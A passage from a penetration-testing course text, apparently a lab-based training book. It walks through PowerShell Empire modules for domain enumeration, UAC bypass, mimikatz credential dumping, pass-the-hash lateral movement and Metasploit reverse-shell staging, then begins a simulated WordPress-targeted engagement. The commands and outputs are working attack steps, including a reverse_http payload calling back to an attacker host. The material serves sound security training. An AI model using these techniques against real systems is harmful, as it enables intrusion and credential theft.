## 23.2 PowerShell Modules

The power of Empire agents lies in the various modules offered by the framework. We can list all available modules by running **usemodule** followed by a **Space** and double **Tab**.

```
(Empire: S2Y5XW1L) > usemodule
Display all 204 possibilities? (y or n)
code_execution/invoke_dllinjection
code_execution/invoke_metasploitpayload
code_execution/invoke_ntsd
code_execution/invoke_reflectivepeinjection
code_execution/invoke_shellcode
code_execution/invoke_shelldcodemsil
collection/ChromeDump
collection/FoxDump
collection/USBKeylogger*
collection/WebcamRecorder
collection/browser_data
...
```

Listing 833 - Available modules in PowerShell Empire

The modules are divided into multiple categories but also include basic features such as keylogging, screenshots, and file downloads.

### 23.2.1 Situational Awareness

Let's take a look at a few modules to see what they consist of. We will target the dedicated Active Directory lab environment in this section.

To begin, let's explore the *situational\_awareness* category. While there are many methods and commands for performing network enumeration, the primary focus of this category is on local client and Active Directory enumeration.

---

The Active Directory enumeration modules are found in the network sub-category with a prefix of PowerView. This is a reference to @harmj0y's original Veil-PowerView<sup>724</sup> project.

---

For example, we can use the `get_user` module and then issue the `info` command to display information about the module (Listing 834).

---

*Pay close attention to the syntax in this example. To select a module from the "empire base prompt", we include the full path to the module. If we were not at this base prompt, we would prepend the module path with powershell/.*

---

```
(Empire:2Y5XW1L) > usemodule situational_awareness/network/powerview/get_user
```

```
(powershell/situational_awareness/network/powerview/get_user) > info
```

```
Name: Get-DomainUser
Module: powershell/situational_awareness/network/powerview/get_user
NeedsAdmin: False
OpsecSafe: True
Language: powershell
MinLanguageVersion: 2
Background: True
OutputExtension: None
```

Authors:

@harmj0y

Description:

Query information for a given user or users in the specified domain. Part of PowerView.

Comments:

<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/>

Options:

| Name            | Required | Value | Description   |
|-----------------|----------|-------|---|
| <hr/>           |          |       |   |
| Domain          | False    |       | The domain to use for the query, defaults to the current domain.                |
| LDAPFilter      | False    |       | Specifies an LDAP query string that is used to filter Active Directory objects. |
| ServerTimeLimit | False    |       | Specifies the maximum amount of time the  |

---

<sup>724</sup> (PowerShellEmpire, 2019), <https://github.com/PowerShellEmpire/PowerTools>

|                   |             |  |
|-------------------|-------------|--|
| FindOne           | False       | server spends searching. Default of 120 seconds.   |
| TrustedToAuth     | False       | Only return one result object.<br>Switch. Return computer objects that are trusted to authenticate for other principals. |
| PrauthNotRequired | False       | Switch. Return user accounts with "Do not require Kerberos preauthentication" set.                                       |
| <b>Agent</b>      | <b>True</b> | <b>S2Y5XW1L</b> <b>Agent to run module on.</b>   |
| Server            | False       | Specifies an active directory server (domain controller) to bind to  |
| ...               |             |  |

*Listing 834 - Get\_User module information*

Notice that the line breaks in this longer Empire command does not wrap correctly. This is only a display issue and does not affect our typed commands.

Let's take a look at the header section in the above listing. The *Name*, *Module*, and *Language* fields are self-explanatory.

If the *NeedsAdmin* field is set to "True", the script requires local Administrator permissions. If the *OpsecSafe* field is set to "True", the script will avoid leaving behind indicators of compromise, such as temporary disk files or new user accounts. This stealth-driven approach has a greater likelihood of evading endpoint protection mechanisms.

The *MinLanguageVersion* field describes the minimum version of PowerShell required to execute the script. This is especially relevant when working with Windows 7 or Windows Server 2008 R2 targets as they ship with PowerShell version 2.

*Background* tells us if the module executes in the background without visibility for the victim, while *OutputExtension* tells us the output format if the module returns output to a file.

There are several options in Listing 834. In this particular module, all options except *Agent* (which is already set) are optional and the module will work as-is, enumerating all users in the target Active Directory.

We could set any number of filtering options or **execute** the module as shown in Listing 835.

```
> (powershell/situational_awareness/network/powerview/get_user) > execute
Job started: LP1URA

...
distinguishedname      : CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com
objectclass            : {top, person, organizationalPerson, user}
displayname           : Jeff_Admin
lastlogontimestamp    : 2/19/2019 8:15:57 PM
userprincipalname     : jeff_admin@corp.com
name                  : Jeff_Admin
objectsid              : S-1-5-21-3048852426-3234707088-723452474-1104
samaccountname        : jeff_admin
admincount             : 1
codepage               : 0
samaccounttype        : USER_OBJECT
accountexpires         : NEVER
```

```

cn : Jeff_Admin
whenchanged : 2/19/2019 7:15:57 PM
instancetype : 4
usncreated : 12613
objectguid : 7bbcd8c-e139-478c-86dd-abdef0f71d58
lastlogoff : 1/1/1601 1:00:00 AM
objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com
dscorepropagationdata : {2/19/2019 1:05:25 PM, 2/19/2019 12:56:22 PM, 1/1/1601 12:00:00}
memberof : CN=Domain Admins,CN=Users,DC=corp,DC=com
...

```

Listing 835 - Executing the module

In addition to the enumeration tools in the PowerView subcategory, the situational\_awareness category also includes a wide variety of network and port scanners.

The *Bloodhound* module is especially noteworthy. It automates much of PowerView's functionality, collecting all computers, users, and groups in the domain as well as all currently logged-in users. The output is stored in CSV files suitable for use with the backend *BloodHound* application,<sup>725</sup> which uses graph theory<sup>726</sup> to highlight often-overlooked and highly complex attack paths in an Active Directory environment.

### 23.2.2 Credentials and Privilege Escalation

The *privesc* category contains privilege escalation modules. One of the more interesting modules in this group is *powerup/allchecks*.<sup>727</sup> It uses several techniques based on misconfigurations such as unquoted service paths, improper permissions on service executables, and much more.

```

(Empire: powershell/situational_awareness/network/powerview/get_user) > usemodule
powershell/privesc/powerup/allchecks

(Empire: powershell/privesc/powerup/allchecks) > execute
Job started: N459AD

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.
...

```

Listing 836 - Using the PowerUp allchecks module

The *bypassuac\_fodhelper* module is quite useful if we have access to a local administrator account. Depending on the local Windows version, this module can bypass UAC and launch a high-integrity PowerShell Empire agent:

```

(Empire: S2Y5XW1L) > usemodule privesc/bypassuac_fodhelper

(Empire: powershell/privesc/bypassuac_fodhelper) > info

```

<sup>725</sup> (BloodHoundAD, 2019), <https://github.com/BloodHoundAD/BloodHound>

<sup>726</sup> (Andy Robbins, 2017), <https://neo4j.com/blog/bloodhound-how-graphs-changed-the-way-hackers-attack/>

<sup>727</sup> (PowerShellEmpire, 2019), [https://www.powershellemire.com/?page\\_id=378](https://www.powershellemire.com/?page_id=378)

```

Name: Invoke-FodHelperBypass
Module: powershell/privesc/bypassuac_fodhelper
NeedsAdmin: False
OpsecSafe: False
Language: powershell
MinLanguageVersion: 2
Background: True
OutputExtension: None

```

**Authors:**

Petr Medonos

**Description:**

Bypasses UAC by performing an registry modification for FodHelper (based on <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>)

**Comments:**

<https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

**Options:**

| Name       | Required | Value    | Description  |
|------------|----------|----------|--|
| Listener   | True     |          | Listener to use.   |
| UserAgent  | False    | default  | User-agent string to use for the staging request (default, none, or other).                  |
| Proxy      | False    | default  | Proxy to use for request (default, none, or other).  |
| Agent      | True     | S2Y5XW1L | Agent to run module on.  |
| ProxyCreds | False    | default  | Proxy credentials ([domain\]username:password) to use for request (default, none, or other). |

```
(Empire: powershell/privesc/bypassuac_fodhelper) > set Listener http
```

```
(Empire: powershell/privesc/bypassuac_fodhelper) > execute
[>] Module is not opsec safe, run? [y/N] y
```

```
(Empire: powershell/privesc/bypassuac_fodhelper) >
Job started: 4STVDU
[+] Initial agent K678VC13 from 10.11.0.22 now active (Slack)
```

---

```
(Empire: powershell/privesc/bypassuac_fodhelper) >
Listing 837 - Bypassing UAC using PowerShell Empire
```

Once we have a high-integrity session, we can perform actions that require local administrator or SYSTEM rights, such as executing mimikatz to dump cached credentials.

---

```
(Empire: agents) > interact K678VC13
```

```
(Empire: K678VC13) > usemodule credentials/
credential_injection*      mimikatz/extract_tickets  mimikatz/sam*
```

|                          |                          |                        |
|--------------------------|--------------------------|------------------------|
| enum_cred_store          | mimikatz/golden_ticket   | mimikatz/silver_ticket |
| invoke_kerberoast        | mimikatz/keys*           | mimikatz/trust_keys*   |
| mimikatz/cache*          | mimikatz/logonpasswords* | powerdump*             |
| mimikatz/certs*          | mimikatz/lsadump*        | sessiongopher          |
| mimikatz/command*        | mimikatz/mimitokens*     | tokens                 |
| mimikatz/dcsync          | mimikatz/pth*            | vault_credential*      |
| mimikatz/dcsync_hashdump | mimikatz/purge           |                        |

Listing 838 - Mimikatz in PowerShell Empire

The *credentials* category in Listing 838 contains multiple mimikatz commands that have been ported into Empire. The commands marked with an asterisk require a high-integrity Empire agent.

Empire uses reflective DLL injection<sup>728</sup> to load the mimikatz library into the agent directly from memory.

Loading our malicious executable in this way minimizes the risk of detection since most EDR solutions only analyze files stored on the hard drive.

---

*This method is custom-coded into the agent as Windows does not expose any official APIs (similar to LoadLibrary) that would allow us to achieve the same objective.*

---

Let's take a look at a high-integrity access module such as *logonpasswords*:

```
(Empire: K678VC13) > usemodule credentials/mimikatz/logonpasswords
(Empire: powershell/credentials/mimikatz/logonpasswords) > execute
Job started: NXK271

Hostname: client251.corp.com / S-1-5-21-3048852426-3234707088-723452474
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 244851 (00000000:0003bc73)
Session           : Interactive from 1
User Name         : offsec
Domain           : corp
Logon Server     : DC01
Logon Time       : 2/20/2019 10:36:32 PM
SID               : S-1-5-21-3048852426-3234707088-723452474-1103
msv :
[00000003] Primary
* Username : offsec
* Domain  : corp
* NTLM    : e2b475c11da2a0748290d87aa966c327
* SHA1    : 8c77f430e4ab8acb10ead387d64011c76400d26e
* DPAPI   : c10c264a27b63c4e66728bbef4be8aab
tspkg :
wdigest :
```

<sup>728</sup> (Stephen Fewer, 2013), <https://github.com/stephenfewer/ReflectiveDLLInjection>

```

* Username : offsec
* Domain   : corp
* Password : (null)
kerberos :
* Username : offsec
* Domain   : CORP.COM
* Password : (null)
ssp :
credman :
...

```

---

*Listing 839 - Executing mimikatz from PowerShell Empire*

This output is identical to mimikatz but the collected credentials are also written into the credential store, which can be enumerated with **creds**:

---

```
(Empire: K678VC13) > creds
```

Credentials:

| CredID | CredType | Domain   | UserName    | Host      | Password                        |
|--------|----------|----------|-------------|-----------|---------------------------------|
| 1      | hash     | corp.com | offsec      | client251 | e2b475c11da2a0748290d87aa966c32 |
| 2      | hash     | corp.com | CLIENT251\$ | client251 | 4d4ae0e7cb16d4cfe6a91412b3d80ed |

*Listing 840 - Credential store*

We can also manually enter data into the credentials store with **creds add** as shown in Listing 841.

---

```
(Empire: K678VC13) > creds add corp.com jeff_admin Qwerty09!
```

Credentials:

| CredID | CredType  | Domain   | UserName    | Host      | Password                        |
|--------|-----------|----------|-------------|-----------|---------------------------------|
| 1      | hash      | corp.com | offsec      | client251 | e2b475c11da2a0748290d87aa966c32 |
| 2      | hash      | corp.com | CLIENT251\$ | client251 | 4d4ae0e7cb16d4cfe6a91412b3d80ed |
| 3      | plaintext | corp.com | jeff_admin  |           | Qwerty09!                       |

*Listing 841 - Adding credentials into credential store*

### 23.2.3 Lateral Movement

Once we gain valid user credentials, we can use them to log into additional systems until we reach our objective. This is known as lateral movement.

In our labs, the domain controller is located on an internal network, meaning we can not reach it from our Kali VM. To demonstrate the mechanics of lateral movement within Empire, we'll obtain another shell on the Windows 10 client in the context of a different user.

Although this example is simplified because of the single target VM, the mechanics of the process will be the same when moving to a different remote host in a real-world situation.

There are various vectors in the *lateral\_movement* category that we can use to invoke an Empire agent on a remote host:

```
(Empire: K678VC13) > usemodule lateral_movement/technique
inveigh_relay           invoke_psremoting      invoke_wmi
invoke_dcom              invoke_smbexec        invoke_wmi_debugger
invoke_executesmsbuild  invoke_sqlcmd         jenkins_script_console
invoke_psexec            invoke_sshcommand     new_gpo_immediate_task
```

Listing 842 - Lateral movement techniques

As an example we will try out the `invoke_smbexec` module, which requires several parameters.

We'll set `ComputerName` to the hostname of the Windows 10 client (client251) and set `Listener` to "http". We will also set the `Username`, `Domain`, and `Hash` parameters using the relevant data from the `jeff_admin` user account found in the previous section (Listing 841). This is configured in (Listing 843).

---

*We can use either the `set CredID` command to specify the ID number of the entry from the credentials store or manually enter all the credentials. Note that in this case, the passwords for both Offsec and Jeff\_admin coincide.*

---

```
(Empire: K678VC13) > usemodule lateral_movement/invoke_smbexec
```

```
(Empire: powershell/lateral_movement/invoke_smbexec) > info
```

```
Name: Invoke-SMBExec
Module: powershell/lateral_movement/invoke_smbexec
NeedsAdmin: False
OpsecSafe: True
Language: powershell
MinLanguageVersion: 2
Background: False
OutputExtension: None
```

...

Options:

| Name         | Required | Value    | Description   |
|--------------|----------|----------|---|
| ----         | -----    | -----    | -----   |
| CredID       | False    |          | CredID from the store to use.   |
| ComputerName | True     |          | Host[s] to execute the stager on, comma separated.  |
| Service      | False    |          | Name of service to create and delete.<br>Defaults to 20 char random.                            |
| ProxyCreds   | False    | default  | Proxy credentials<br>([domain\]username:password) to use for request (default, none, or other). |
| Username     | True     |          | Username.   |
| Domain       | False    |          | Domain.   |
| Hash         | True     |          | NTLM Hash in LM:NTLM or NTLM format.  |
| Agent        | True     | K678VC13 | Agent to run module on.   |
| Listener     | True     |          | Listener to use.  |
| ...          |          |          |   |

```
(Empire: powershell/lateral_movement/invoke_smbexec) > set ComputerName client251
(Empire: powershell/lateral_movement/invoke_smbexec) > set Listener http
(Empire: powershell/lateral_movement/invoke_smbexec) > set Username jeff_admin
(Empire: powershell/lateral_movement/invoke_smbexec) > set Hash
e2b475c11da2a0748290d87aa966c327
(Empire: powershell/lateral_movement/invoke_smbexec) > set Domain corp.com
(Empire: powershell/lateral_movement/invoke_smbexec) > execute
Command executed with service CVTERKCMPPMMEQLRWLKB on client251
[*] Sending POWERSHELL stager (stage 1) to 10.11.0.22
[*] New agent UXVZ2NC3 checked in
[+] Initial agent UXVZ2NC3 from 10.11.0.22 now active (Slack)
...
```

*Listing 843 - Performing lateral movement with PowerShell Empire*

Excellent! The agent was successfully deployed and we can now interact with it:

---

```
(Empire: K678VC13) > agents
[*] Active agents:
-----
```

| Name     | Lang | Internal IP | Machine Name | Username     | Process         | Delay |
|----------|------|-------------|--------------|--------------|-----------------|-------|
| S2Y5XW1L | ps   | 10.11.0.22  | CLIENT251    | corp\offsec  | powershell/2976 | 5/0.0 |
| DWZ49BAP | ps   | 10.11.0.22  | CLIENT251    | corp\offsec  | explorer/3568   | 5/0.0 |
| K678VC13 | ps   | 10.11.0.22  | CLIENT251    | *corp\offsec | powershell/6236 | 5/0.0 |
| UXVZ2NC3 | ps   | 10.11.0.22  | CLIENT251    | *corp\SYSTEM | powershell/3912 | 5/0.0 |

```
(Empire: agents) > interact UXVZ2NC3
(Empire: UXVZ2NC3) >
```

---

*Listing 844 - Listing and interacting with the new PowerShell Empire agent*

## 23.3 Switching Between Empire and Metasploit

The Empire agent supports many features. However, there are often times when we need to use features that are only found in Metasploit. Since we can have both Empire and Metasploit shells on the same compromised host, this is actually quite easy.

---

*In PowerShell Empire version 2.4, it was possible to use a meterpreter listener and the injectshellcode module to inject a meterpreter shellcode directly in memory from PowerShell. However, in the newest version (2.5) this code is unfortunately broken.*

---

If a PowerShell Empire agent is active on the host, we can use **msfvenom** to generate a meterpreter reverse shell as an executable.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_http LHOST=10.11.0.4 LPORT=7777 -f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 633 bytes
Final size of exe file: 73802 bytes
Saved as: met.exe
```

*Listing 845 - Generating meterpreter payload*

We then set up a Metasploit listener using the **multi/handler** module and the previously-chosen settings:

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http

msf5 exploit(multi/handler) > set LPORT 7777
LPORT => 7777

msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://10.11.0.4:7777
```

*Listing 846 - Metasploit listener to catch the reverse shell*

Now we switch back to our PowerShell Empire shell and upload the executable:

```
Empire: S2Y5XW1L) > upload /home/kali/met.exe
[*] Tasked agent to upload met.exe, 72 KB
[*] Tasked S2Y5XW1L to run TASK_UPLOAD
[*] Agent S2Y5XW1L tasked with task ID 12
[*] Agent S2Y5XW1L returned results.
[*] Valid results returned by 10.11.0.22
```

```
Empire: S2Y5XW1L) > shell dir
[*] Tasked S2Y5XW1L to run TASK_SHELL
[*] Agent S2Y5XW1L tasked with task ID 3
[*] Agent S2Y5XW1L returned results.
Directory: C:\Users\offsec.corp\Downloads>
```

| Mode  | LastWriteTime      | Length | Name    |
|-------|--------------------|--------|---------|
| ----  | -----              | -----  | -----   |
| -a--- | 10/2/2019 11:24 AM | 73802  | met.exe |

```
..Command execution completed.
[*] Valid results returned by 10.11.0.22
```

*Listing 847 - Uploading the meterpreter executable*

After uploading the executable, we issue the **dir** shell command (Listing 847) to reveal its location and execute it:

```
(Empire: S2Y5XW1L) > shell C:\Users\offsec.corp\Downloads>met.exe
[*] Tasked S2Y5XW1L to run TASK_SHELL
[*] Agent S2Y5XW1L tasked with task ID 5
[*] Agent S2Y5XW1L returned results.
..Command execution completed.
[*] Valid results returned by 10.11.0.22
```

*Listing 848 - Executing the meterpreter executable*

With the executable running, we'll switch back to our meterpreter listener and watch the incoming shell:

```
[*] Started HTTP reverse handler on http://10.11.0.4:7777
[*] http://10.11.0.4:7777 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 1 opened (10.11.0.4:7777 -> 10.11.0.22:50597)
```

**meterpreter>**

*Listing 849 - Meterpreter callback*

Reversing this process to connect to an Empire agent from an existing meterpreter session is also simple. We can create a launcher (.bat format) and use meterpreter to upload and execute it. First we'll create the launcher using Empire:

```
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > execute
[*] Stager output written out to: /tmp/launcher.bat
```

*Listing 850 - Creating the launcher*

Then we can upload and execute it:

```
meterpreter > upload /tmp/launcher.bat
[*] uploading : /tmp/launcher.bat -> launcher.bat
[*] Uploaded 4.69 KiB of 4.69 KiB (100.0%): /tmp/launcher.bat -> launcher.bat
[*] uploaded : /tmp/launcher.bat -> launcher.bat

meterpreter > shell
Process 4644 created.
Channel 2 created.

C:\Users\offsec.corp\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9E6A-47F8

Directory of C:\Users\offsec.corp\Downloads

09/19/2019  08:42 AM    <DIR>          .
09/19/2019  08:42 AM    <DIR>          ..
09/19/2019  08:42 AM                4,802 launcher.bat
                           1 File(s)      4,802 bytes
                           2 Dir(s)   2,022,359,040 bytes free
```

```
C:\Users\offsec.corp\Downloads>launcher.bat  
launcher.bat
```

*Listing 851 - Uploading and executing the launcher payload*

Now we should receive an Empire agent from the compromised host:

```
(Empire: agents) > [+] Initial agent LEBYRW67 from 10.11.0.22 now active (Slack)  
Listing 852 - Receiving the Empire agent callback
```

Using these techniques, we can take advantage of both frameworks on the same compromised host.

### 23.3.1.1 Exercises

1. Set up a PowerShell Empire listener and stager and obtain a working agent.
2. Perform enumeration on the domain using various modules.
3. Perform a remote desktop login with the account Jeff\_Admin to ensure the credentials are cached on the Windows 10 client and then dump the credentials using PowerShell Empire.
4. Experiment with the different lateral movement modules.

## 23.4 Wrapping Up

In this module, we covered the basic syntax and functionality of PowerShell Empire, such as listeners, staggers, and agents. We also explored various modules to perform enumeration, obtain credentials, and perform lateral movement. Lastly, we looked at how PowerShell Empire and Metasploit can be used together.

OS-555454 Ryan Dolan

## 24 Assembling the Pieces: Penetration Test Breakdown

Now that we have introduced all the individual pieces of a penetration test, it's time to put them together. In this module, we will conduct a simulated penetration test inspired by real-world findings.

Although our goal in this exercise is to obtain domain administrator access in the environment, it is important to note that this is not always the end goal of a penetration test. Our goal should be determined by the client's data infrastructure and business model. For example, if the client's main business is warehousing data, our goal would be to obtain those data. That is because a breach of this nature would cause the most significant impact to the client. In most cases, domain administrator access would help us accomplish that goal, but that is not always the case.

During this penetration test, we will be going back and forth between enumeration and exploitation. We will spend some time on the enumeration phase to ensure that the methodology we are using for exploitation is good. We will also review some mistakes that are easily made and discuss why obtaining root/admin on a target is not always necessary.

Our fictitious client has provided us an initial target named "sandbox.local" and has mentioned that a compromised domain administrator account would have the greatest impact on their business. The sandbox network is accessible via the lab VPN and has the network layout found in Figure 317.




Figure 317: Network Overview of Target

*This domain is accessible via the PWK VPN but requires us to add an entry to our /etc/hosts file. First, we'll make a backup of the existing file by copying /etc/hosts to hosts.orig in our home directory. Now we'll append an entry that will allow us to contact the domain via its DNS name by running **sudo bash -c "echo '10.11.1.250 sandbox.local' >> /etc/hosts"**. With that set, we can continue.*

### 24.1 Public Network Enumeration

We will begin by conducting a scan of the external host resolvable through the DNS name sandbox.local. To do this, we will use Nmap with the following command:

---

```
kali@kali:~$ sudo nmap -sC -sS -p0-65535 sandbox.local
```

---

*Listing 853 - Nmap command for initial discovery*

The command in Listing 853 will use Nmap's default set of scripts (**-sc**), use a SYN scan for faster run time (**-sS**), scan all ports (**-p0-65535**), and only target the sandbox.local network.

The Nmap scan results can be found in Listing 854.

```
Nmap scan report for sandbox.local (10.11.1.250)
Host is up (0.00060s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 86:8f:89:36:79:2f:44:b2:61:18:a4:fb:d5:a1:f3:43 (RSA)
|   256 de:f3:84:f1:cd:f3:c8:9a:30:6d:60:e8:b1:1d:99:27 (ECDSA)
|_  256 14:6a:ba:77:e0:57:e5:0c:c0:cc:76:31:91:8d:dd:9f (ED25519)
80/tcp    open  http
|_http-generator: WordPress 5.3
|_http-title: SandBox &#8211; See the future, Feel the shine
MAC Address: 00:50:56:8A:C8:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 111.66 seconds
```

Listing 854 - Nmap scan from initial discovery

Let's review the results of this scan. First, the Nmap scan revealed only two open ports: 22 and 80. Nmap fingerprinted the services as running a SSH service and HTTP service on the ports respectively. The Nmap default set of plugins also revealed the ssh-hostkeys.

The HTTP service is showing us that the running application might be WordPress 5.3. The risk exposed by the SSH service is typically a lot less than the one exposed by an HTTP service. Therefore, the HTTP service seems to be a better starting point to compromise the sandbox.local environment.

## 24.2 Targeting the Web Application

The first step we take is simply visiting the web application home page.




Figure 318: Visiting the Sandbox.local Webpage

The home page seems to be a fairly standard landing page for a company. The links in the navigation bar all point to anchors on the home page and there is a survey asking for feedback on the bottom left. There appears to be no other field for user-controlled input.

The Nmap scan indicated that the web page is running on WordPress 5.3, but to confirm that, further enumeration is required.

While the WordPress core itself has had its share of vulnerabilities, the WordPress developers are quick to patch them. However, themes and plugins are written by the community and many vulnerabilities are improperly patched or are simply never fixed at all.

This makes WordPress a great target for compromise.

#### 24.2.1 *Web Application Enumeration*

Before we begin targeting WordPress specifically, let's do a basic directory brute force to discover any potential sensitive files and to confirm that the site is running WordPress. For this, we will use **dirb** as follows.

```
kali@kali:~$ dirb http://sandbox.local
Listing 855 - dirb scan of sandbox.local
```

While **dirb** has many flags and features that we could use, we are choosing to run a simple test. The output of our command can be found in Listing 856.

```
...
---- Scanning URL: http://sandbox.local/ ----
+ http://sandbox.local/index.php (CODE:301|SIZE:0)
+ http://sandbox.local/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://sandbox.local/wp-admin/
==> DIRECTORY: http://sandbox.local/wp-content/
==> DIRECTORY: http://sandbox.local/wp-includes/
+ http://sandbox.local/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://sandbox.local/wp-admin/ ----
+ http://sandbox.local/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-admin/css/
==> DIRECTORY: http://sandbox.local/wp-admin/images/
==> DIRECTORY: http://sandbox.local/wp-admin/includes/
+ http://sandbox.local/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-admin/js/
==> DIRECTORY: http://sandbox.local/wp-admin/maint/
==> DIRECTORY: http://sandbox.local/wp-admin/network/
==> DIRECTORY: http://sandbox.local/wp-admin/user/

---- Entering directory: http://sandbox.local/wp-content/ ----
+ http://sandbox.local/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-content/plugins/
==> DIRECTORY: http://sandbox.local/wp-content/themes/
==> DIRECTORY: http://sandbox.local/wp-content/upgrade/
==> DIRECTORY: http://sandbox.local/wp-content/uploads/

---- Entering directory: http://sandbox.local/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://sandbox.local/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
...
-----
END_TIME: Mon Dec 9 13:00:40 2019
DOWNLOADED: 32284 - FOUND: 12
```

Listing 856 - Output of dirb scan

Our scan revealed common WordPress directories on our target (**wp-admin**, **wp-content**, and **wp-includes**). We also found some directories that are listable; however, these are common WordPress directories and likely won't reveal much.

Let's move on to a more specific scan with **WPScan**, a WordPress vulnerability scanner that uses a database of known vulnerabilities to discover security issues with WordPress instances.

For a thorough scan, we will need to provide the URL of the target (**-url**) and configure the enumerate option (**-enumerate**) to include "All Plugins" (**ap**), "All Themes" (**at**), "Config backups" (**cb**), and "Db exports" (**dbe**). The final command can be found in Listing 857 below.

```
kali@kali:~$ wpscan --url sandbox.local --enumerate ap,at,cb,dbe
```

*Listing 857 - Command to run wpscan*

WPScan outputs useful information about the target:

```
...
[i] Plugin(s) Identified:

[+] elementor
| Location: http://sandbox.local/wp-content/plugins/elementor/
| Last Updated: 2019-12-08T17:19:00.000Z
| [!] The version is out of date, the latest version is 2.7.6
|
| Found By:Urls In Homepage (Passive Detection)
|
| Version: 2.7.4 (100% confidence)
| Found By: Query Parameter (Passive Detection)
|   - http://sandbox.local/wp-
content/plugins/elementor/assets/css/frontend.min.css?ver=2.7.4
|   - http://sandbox.local/wp-
content/plugins/elementor/assets/js/frontend.min.js?ver=2.7.4
| Confirmed By: Readme - Stable Tag (Aggressive Detection)
|   - http://sandbox.local/wp-content/plugins/elementor/readme.txt

[+] ocean-extra
| Location: http://sandbox.local/wp-content/plugins/ocean-extra/
| Last Updated: 2019-11-13T16:17:00.000Z
| [!] The version is out of date, the latest version is 1.5.19
|
| Found By:Urls In Homepage (Passive Detection)
|
| Version: 1.5.16 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://sandbox.local/wp-content/plugins/ocean-extra/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|   - http://sandbox.local/wp-content/plugins/ocean-extra/readme.txt

[+] wp-survey-and-poll
| Location: http://sandbox.local/wp-content/plugins/wp-survey-and-poll/
| Last Updated: 2019-10-15T10:32:00.000Z
